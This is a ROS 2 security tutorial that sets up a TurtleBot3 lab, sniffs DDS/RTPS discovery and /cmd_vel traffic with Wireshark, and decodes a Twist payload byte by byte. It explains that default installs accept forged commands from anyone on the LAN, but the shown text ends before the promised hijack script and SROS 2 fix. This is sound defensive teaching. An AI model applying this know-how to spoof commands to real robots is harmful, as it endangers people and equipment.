ROS 2 Robot Hacking: Sniffing DDS Traffic with Wireshark and Hijacking /cmd_vel from the LAN
ROS 2 publisher/subscribers are usually treated as a black box. Here we open Wireshark on a live ROS 2 system, follow every RTPS packet from discovery to /cmd_vel, then show how an attacker on the same LAN can hijack a default-configured TurtleBot - and how SROS 2 closes the door.
Honesty notice hover or tap
Every step shown in this article was carried out by me. AI assistance was used to strengthen the narrative, bridge the language barrier, and similar editorial concerns. The lab setup, code, screenshots, and technical decisions are mine; AI helped with phrasing and structure. Final review is always mine.
As you read this, the robot on your desk is shouting. It's just picky about who gets to listen, and an attacker on the same LAN can tell it what to do without ever asking who you are.
This piece runs in three acts. First we'll open Wireshark and listen in on the DDS protocol underneath ROS 2: from discovery packets to the binary payload of a /cmd_vel, we'll see exactly what flows on a robot's network. Then, on a default install, we'll watch a thirty-line Python script on the same LAN drive a TurtleBot wherever it likes, no authentication, no authorization, no permission asked. Finally we'll close the door with SROS 2: the ROS 2-flavored skin over OMG's DDS-Security standard.
Beneath ROS 2, There Is a DDS
Most ROS 2 developers talk to it through two primitives: create_publisher and create_subscriber. A topic is published, another node listens, the world goes on. Underneath that pub/sub abstraction is a middleware that replaces ROS 1's master node and forms the spine of ROS 2: DDS (Data Distribution Service), or, more precisely, its wire protocol, RTPS (Real-Time Publish-Subscribe).
The DDS-RTPS spec standardized by OMG doesn't come from an IoT or web lineage. It grew up in aerospace, defense, and industrial control, built around deterministic latency guarantees and QoS policies. Rather than rolling their own middleware, the ROS 2 architects parked behind this mature spec and put together a design where multiple implementations (Fast DDS by default, Cyclone DDS as the popular alternative) plug in interchangeably. The upshot: a single ROS 2 binary can run on different DDS providers with no recompile, controlled by a single environment variable.
That architectural choice has an interesting side effect on the network: most ROS 2 tutorials illustrate the application layer with ros2 topic echo, but the actual wire is rarely opened. Much like how OAuth implementations enlarge their attack surface through tiny configuration details, DDS turns into the invisible door of ROS 2 systems when left at defaults. The only reason it stays invisible is that almost nobody opens Wireshark.
So we'll do two things in this article. First, we observe: discovery, topic data, QoS, every concept will appear as actual RTPS packets. Then we exploit: I'll show what an attacker on the same LAN can do against a live TurtleBot simulation. And finally we shut it.
Lab Setup: ROS 2 Jazzy + TurtleBot in 10 Minutes
I'll demonstrate everything on Ubuntu 24.04 (Noble). For ROS 2 I'm picking the Jazzy Jalisco distribution, it sits on the same LTS schedule as 24.04 and is supported through 2029. If you're still on 22.04, Humble works just as well. The build-able parts stay the same, just swap jazzy for humble in package names.
First, the apt repo and the GPG key. This step is what lets us trust the signed packages from packages.ros.org without resorting to manual checksum gymnastics.
# 1) ROS 2 GPG key + apt source
sudo curl -sSL https://raw.githubusercontent.com/ros/rosdistro/master/ros.key \
  -o /usr/share/keyrings/ros-archive-keyring.gpg

echo "deb [arch=$(dpkg --print-architecture) signed-by=/usr/share/keyrings/ros-archive-keyring.gpg] \
http://packages.ros.org/ros2/ubuntu $(. /etc/os-release && echo $UBUNTU_CODENAME) main" \
  | sudo tee /etc/apt/sources.list.d/ros2.list

sudo apt update
Now the ros-jazzy-desktop meta-package. It layers RViz2, demos and tests on top of ros_base; more than enough for our Wireshark tour (you could get away with just ros_base, but having RViz2 around for a quick visual sanity check is handy). Alongside it I'm installing TurtleBot3 and the Gazebo Sim packages, the sros2 security helpers we'll need shortly, and tshark:
sudo DEBIAN_FRONTEND=noninteractive apt install -y \
  ros-jazzy-desktop \
  ros-jazzy-turtlebot3 ros-jazzy-turtlebot3-simulations ros-jazzy-turtlebot3-gazebo \
  ros-jazzy-ros-gz ros-jazzy-ros-gz-sim ros-jazzy-ros-gz-bridge ros-jazzy-sros2 \
  python3-colcon-common-extensions python3-argcomplete \
  tshark xdotool imagemagick
This takes a few minutes, ROS 2 desktop is around 2-3 GB of downloads and ~5-6 GB on disk. When it's done we need to source the environment once. Rather than typing the activation each time, I keep a small script that bundles the ROS 2 environment, the TurtleBot model, and the domain ID:
cat > ~/.ros2_env.sh <<'EOF'
source /opt/ros/jazzy/setup.bash
export ROS_DOMAIN_ID=42
export RMW_IMPLEMENTATION=rmw_fastrtps_cpp
export TURTLEBOT3_MODEL=burger
EOF
A note on ROS_DOMAIN_ID before we move on: it's tempting to think "if I use an obscure domain ID, I'm isolated on the network." That's a dangerous illusion. It's just a UDP port offset, not an authentication mechanism. Anyone on the same LAN can scan for it and join your domain. We'll see that shortly. To let Wireshark capture packets we also need to add our user to the wireshark group and refresh the shell:
sudo usermod -aG wireshark $USER
newgrp wireshark   # or logout/login
source ~/.ros2_env.sh
ros2 doctor --report
If ros2 doctor doesn't throw a critical FAIL, the lab is ready. In the screenshot below you can see the output on my machine; NETWORK CONFIGURATION is at WARN level because ROS 2 is looking for an interface that can do multicast besides loopback, not a problem for us, since both the simulation and the attacker live on the same host.

ros2 doctor at WARN level, no critical errors. With the TurtleBot sim running, /cmd_vel, /odom, and /scan are all on stage. Every scenario in this article runs on top of this setup.First Window: ros2 topic echo Side-by-Side with Wireshark
To convince yourself there's actually something on the wire, open two windows and watch the same data from two layers. On the left, the ROS 2 view you already know: ros2 topic echo /cmd_vel hands you the decoded Twist in plain English. On the right, the underlying reality: tshark or the Wireshark GUI catching the same topic in the same second, this time as a raw RTPS submessage.
We bring up the simulation. The command below boots the TurtleBot3 world, Gazebo opens, the robot is centered, and /cmd_vel starts being spoken on the LAN:
source ~/.ros2_env.sh
ros2 launch turtlebot3_gazebo turtlebot3_world.launch.py
turtlebot3_world made of hexagonal pillars. The entity tree on the right exposes the robot's base_link, base_scan, and burger nodes. We'll talk to exactly this robot for the rest of the article.With the sim up, in another terminal we manually publish a Twist to give us something to look at. This isn't "what is the robot doing", it's "what flows on the wire":
source ~/.ros2_env.sh
ros2 topic pub -r 2 /cmd_vel geometry_msgs/msg/Twist \
  "{linear: {x: 0.1}, angular: {z: 0.2}}"
Now in a sibling window, echo the same topic. This is the application layer:
source ~/.ros2_env.sh
ros2 topic echo /cmd_vel
The output shows linear.x: 0.1 and angular.z: 0.2 updating twice a second. Familiar territory. Now drop down to the network layer and listen with tshark on loopback, ROS 2 multicast is broadcast on every available interface, including lo, by default:
IFACE=$(ip -o link show | awk -F': ' '/lo:/{print $2; exit}')
sudo tshark -i "$IFACE" -Y "rtps"
The first packet shifts the picture in your head. The columns now say protocol RTPS, info DATA, writer entity id, but the Twist's 0.1, 0.2 aren't directly visible, those numbers live in the packet's payload as CDR-serialized bytes. We'll crack that open in the next section and hunt for 0.1 hex by hex. For now it's enough to see that these two windows are the same data:

ros2 topic echo. On the right, Wireshark. Both show the same /cmd_vel message in the same second, but one speaks to you in plain English while the other hands you the protocol's raw binary. The gap between those two windows is the invisible side of the ROS 2 ecosystem.From here on, we live on the right.
Discovery: Robots Find Each Other via Multicast
Before DDS can play with pub/sub primitives, it has to solve a more fundamental problem: who is on the network. There's no shared database, no ROS 1-style central master node. When ROS 2 boots, every DomainParticipant shouts: "I'm this guy, I publish/subscribe to these topics, sing back if you hear me." That handshake is called SPDP, Simple Participant Discovery Protocol.
The mechanism rides on multicast UDP. By default, ROS 2 broadcasts to 239.255.0.1 on port 7400 + (domain_id × 250). With our ROS_DOMAIN_ID=42 the math is simple: 7400 + 42 × 250 = 17900. Any node on the same LAN listening on that address will hear us automatically. Treating the domain ID as a secret blows up here for the first time, an attacker can scan the entire range from 0 to 232 in seconds.
IFACE=$(ip -o link show | awk -F': ' '/lo:/{print $2; exit}')
sudo tshark -i "$IFACE" -f "udp and (port 7400 or portrange 17900-18000)" -Y "rtps"
The first packets after sim start are usually RTPS DATA(p) submessages, sm_id = 0x15, but here Wireshark annotates them as built-in topic DCPSParticipant. That's a ParticipantData message, and it's the essence of SPDP. Below I've expanded a single SPDP packet in the Wireshark tree:

GuidPrefix is the robot's 12-byte network identity, host id + process id + counter. The defaultUnicastLocatorList tells peers where to reach the robot, while metatrafficMulticastLocatorList declares "listen for me on this multicast address."Three fields in the body deserve attention:
- GuidPrefix (12 bytes): The globally unique identifier of a DomainParticipant. The first 4 bytes are typically vendor-specific host id, the next 4 are process id, and the final 4 are an instance counter. Two ROS 2 nodes on the same machine get different GuidPrefixes. The same node on two machines does too. Expand it in Wireshark's tree and you can read each byte individually.
- ProtocolVersion + VendorId: 2.4 and
0x010f(eProsima Fast DDS). If you ran Cyclone DDS instead, the vendor id would be0x0143, you can literally read off which middleware you're talking to. - Default unicast/multicast locator lists: A declaration of "use these address-port pairs to reach me." On a ROS 2 network, real topic data after the discovery handshake drops to unicast; multicast is only for finding peers.
The OMG DDS-RTPS 2.3 spec, §8.5 contains the formal grammar of this handshake. We're using it here to watch the "no authorization" story unfold. A robot treats any other robot whose SPDP packet it sees as an authorized speaker. So does the attacker.
Topic Data: The Binary Anatomy of a Twist Message
Once discovery's done, real topic traffic begins. When you publish a Twist to /cmd_vel, the packet is laid out like this: a 16-byte fixed RTPS header, then one or more submessages. Our interest is the DATA submessage, sm_id = 0x15. It contains a small header (writer entity id, sequence number) and a serializedPayload. The payload itself is encoded with CDR (Common Data Representation), DDS's rule for turning IDL into bytes.
The CDR header is 4 bytes. The first two bytes encode endianness and encoding type; 00 01 means little-endian PLAIN_CDR. The next two bytes are option flags. After that header, the data begins, and for geometry_msgs/msg/Twist the structure is very simple: two Vector3 (linear and angular), each holding three float64. Total 6 × 8 = 48 bytes. So a Twist DATA payload is 4 + 48 = 52 bytes total. You can see each one of those bytes in Wireshark's right-hand hex pane when you select the packet.

/cmd_vel. Wireshark's dissector pane recognizes 0.1 and 0.2; the hex pane underneath shows the same numbers as 9a 99 99 99 99 99 b9 3f (linear.x = 0.1, IEEE 754 little-endian double) and 33 33 33 33 33 33 c9 3f (angular.z = 0.2). You don't have to wait for Wireshark to help you, either, you can decode it by hand in Python:import struct
# DATA submessage payload copied from Wireshark's hex pane
# (4-byte CDR header + 48-byte Twist)
payload = bytes.fromhex(
"00 01 00 00" # CDR header (LE, PLAIN_CDR)
"9a 99 99 99 99 99 b9 3f" # linear.x = 0.1
"00 00 00 00 00 00 00 00" # linear.y = 0.0
"00 00 00 00 00 00 00 00" # linear.z = 0.0
"00 00 00 00 00 00 00 00" # angular.x = 0.0
"00 00 00 00 00 00 00 00" # angular.y = 0.0
"33 33 33 33 33 33 c9 3f" # angular.z = 0.2
.replace(" ", "")
)
lx, ly, lz, ax, ay, az = struct.unpack_from("<dddddd", payload, 4)
print(f"linear = ({lx:.2f}, {ly:.2f}, {lz:.2f})")
print(f"angular = ({ax:.2f}, {ay:.2f}, {az:.2f})")
# linear = (0.10, 0.00, 0.00)
# angular = (0.00, 0.00, 0.20)A few things click into place here. One: the payload of the RTPS DATA packet is an exact copy of the application-layer Twist. No encryption, no MAC, no signature. Two: once you know the structure, you can fabricate a payload. Three: the receiver acts symmetrically, it looks at the header, sees a Twist from this writer id with that sequence number, and accepts it, as long as it considers the sender legitimate. On a default install, the only conditions for legitimacy are matching domain id and matching topic name. Nothing checks which node was authorized to speak.
The next section shows how QoS shapes this conversation in the packets themselves. After that, we'll put the words "I know the structure" into code and drive the robot ourselves.
QoS in Action: RELIABLE vs BEST_EFFORT, Visible in Packets
ROS 2 lessons usually present QoS as a QoSProfile snippet, and from there the explanation stays in the application layer. But RTPS has a nice property: QoS behavior is visible in packets. Whether a publisher is talking RELIABLE or BEST_EFFORT, you can tell just by looking at Wireshark, no extra log lines required.
Two submessages matter: HEARTBEAT (sm_id = 0x07) and ACKNACK (sm_id = 0x06). A reliable writer periodically sends HEARTBEAT, "here's the sequence number range I've sent so far, are you missing anything?" The reader replies with ACKNACK, "I have these, still waiting on those." In best-effort mode, that pair never shows up. The writer fires and forgets, the reader stays silent.
# A reliable publisher
ros2 topic pub -r 1 --qos-reliability reliable /demo/reliable \
  std_msgs/msg/String "{data: hello}"

# In another terminal
sudo tshark -i lo -Y "rtps.sm_id == 0x07 || rtps.sm_id == 0x06"
As capture starts, two directions of traffic pour in: HEARTBEAT from the writer, ACKNACK from the reader, continuously. Repeat the same test with --qos-reliability best_effort and the same filter shows nothing. That's a more illuminating diagnostic than reading pages on the RTPS reliability protocol.
